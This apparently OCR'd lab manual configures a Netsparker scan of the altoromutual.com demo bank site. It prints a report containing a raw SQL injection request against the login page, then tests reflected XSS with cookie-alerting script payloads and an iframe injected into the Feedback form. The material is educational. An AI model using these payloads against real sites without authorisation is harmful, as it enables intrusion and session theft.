

Scan Policy Editor - New Scan Policy
New
New Optimized
Clone
Delete
Optimize
Default Security Checks
Performs recommended security checks
Default Security Checks + DOM XSS
Performs recommended security checks and DO...
Extensive Security Checks
Performs all of the security checks
New Scan Policy



Scan Policy Optimizer (Step 2/7)
Operating System
All
Windows
Unix/Linux
< Back
Next >
Cancel



Scan Policy Optimizer (Step 3/7)
Web Server
All
IIS
Apache
Apache Tomcat
Nginx
Other
< Back
Next >
Cancel


Scan Policy Optimizer (Step 4/7)
Application Server
All
ASP/ASP.NET
PHP
Ruby on Rails
Java
Perl
Other
< Back
Next >
Cancel



Scan Policy Optimizer (Step 5/7)
Database Server
All
Microsoft SQL Server
MySQL
Oracle
PostgreSQL
Microsoft Access
Other
< Back
Next >
Cancel



Scan Policy Optimizer (Step 6/7)
Resource Finder
Netsparker brute forces directories and file names on the target web applications to identify hidden, not linked directories and resources.
If you do not need to look for hidden resources, you can disable Resource Finder.
Enable Resource Finder
Limit:
100
< Back
Next >
Cancel






Select ***Start New Scan*** and add website details, choose name of the policy created before and click on ***Start Scan***


File View Reporting Tools Help
Start New Scan
Start Incremental Scan
Import Links
Start Proxy
Site Map
Vulnerability
Browser View
HTTP Request / Response
Controlled Scan
Retest
Send to Request Builder
Get the Most out of Netsparker
Updates
We release an update for Netsparker Desktop every month. Updates include new security checks, new features and bug fixes. Click on the below links to view:
Netsparker Scanners Release Announcements
Vulnerability
Scan


Start a New Website or Web Service Scan
Target Website or Web Service URL
http://www.altoromutual.com/
Previous Settings
Options
Scan Settings
General
Scope
Additional Websites
Imported Links
URL Rewrite
Authentication
Form
Basic, NTLM/Kerberos
Client Certificate
Scan Policy
Web Application Vulnerability Scanning
Report Policy
Default Report Policy
Custom Cookies
Crawling
Find & Follow New Links
Enable Crawl & Attack at the Same Time
Pause Scan After Crawling
Incremental Scan
Start Scan
Cancel



After completing scan, select ***Reporting*** option on top left corner to generate report

Netsparker Scan Report (6/21/2018 8:39:17 PM)

Netsparker Scan Report Summary

Target URL: http://www.altoromutual.com/
Scan Time: 1896

HighlyPossibleSqlInjection

Confirmed: False
Vulnerability URL: http://www.altoromutual.com/bank/login.aspx
Severity: Critical
Certainty: 50
Raw Request:

```
POST /bank/login.aspx HTTP/1.1
Host: www.altoromutual.com
Cache-Control: no-cache
Referer: http://www.altoromutual.com/bank/login.aspx
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ASP.NET_SessionId=51eh3255pgej1545w1oixtji; amSessionId=92733596914; lang=
Accept-Encoding: gzip, deflate
Content-Length: 129
Content-Type: application/x-www-form-urlencoded

uid=%27%2b+(select+convert(int%2c+cast(0x5f21403264696c656d6d61+as+varchar(8000)))+from+syscolumns)+%2b%27&passw=&btnSubmit=Login
```

Raw Response:

```
HTTP/1.1 500 Internal Server Error
Expires: -1
Server: Microsoft-IIS/8.0
X-Powered-By: ASP.NET
```


Practical 6: XSS (Cross Site Scripting) Attack


In this practical we will test reflected XSS vulnerability on web application (altoromutual.com). Let us start by creating some JavaScript payloads.

<script>alert("Hello")</script> this script will pop alert message.

<script>alert(document.cookie)</script> this script will display existing browser cookies.


We can test XSS on input fields in any website. We can find an input field (search bar) on top right corner of www.altormutual.com. Paste the above scripts in that input field to trigger reflected XSS as shown in the below images.






We can also test reflected XSS with the help of HTML tags


<iframe src='http://espncricinfo.com/'></iframe>



Test reflected XSS in Feedback page which contains input fields.

Paste the above ***iframe*** tag in the input field to test reflected XSS as shown in the below images.



ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
PERSONAL
Deposit Product
Checking
Loan Products
Cards
Investments & Insurance
Other Services
SMALL BUSINESS
Deposit Products
Lending Services
Cards
Insurance
Retirement
Other Services
INSIDE ALTORO MUTUAL
About Us
Contact Us
Locations
Investor Relations
Press Room
Careers
Feedback
Our Frequently Asked Questions area will help you with many of your inquiries.
If you can't find your question, return to this page and use the e-mail form below.
IMPORTANT! This feedback facility is not secure. Please do not send any account information in a message sent from here.
To: Online Banking
Your Name: tp://espncricinfo.com/'></iframe>
Your Email Address: tp://espncricinfo.com/'></iframe>
Subject: tp://espncricinfo.com/'></iframe>
Question/Comment: <iframe src='http://espncricinfo.com/'></iframe>
Submit
Clear Form


ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
PERSONAL
Deposit Product
Checking
Loan Products
Cards
Investments & Insurance
Other Services
SMALL BUSINESS
Deposit Products
Lending Services
Cards
Insurance
Retirement
Other Services
INSIDE ALTORO MUTUAL
About Us
Contact Us
Locations
Investor Relations
Thank You
Thank you for your comments,
ESPN cricinfo
SCORES
APP
All cricket scores, fixtures and results here.
They will be reviewed by our Customer

Practical 7: Web Parameter tampering using Burp Suite.

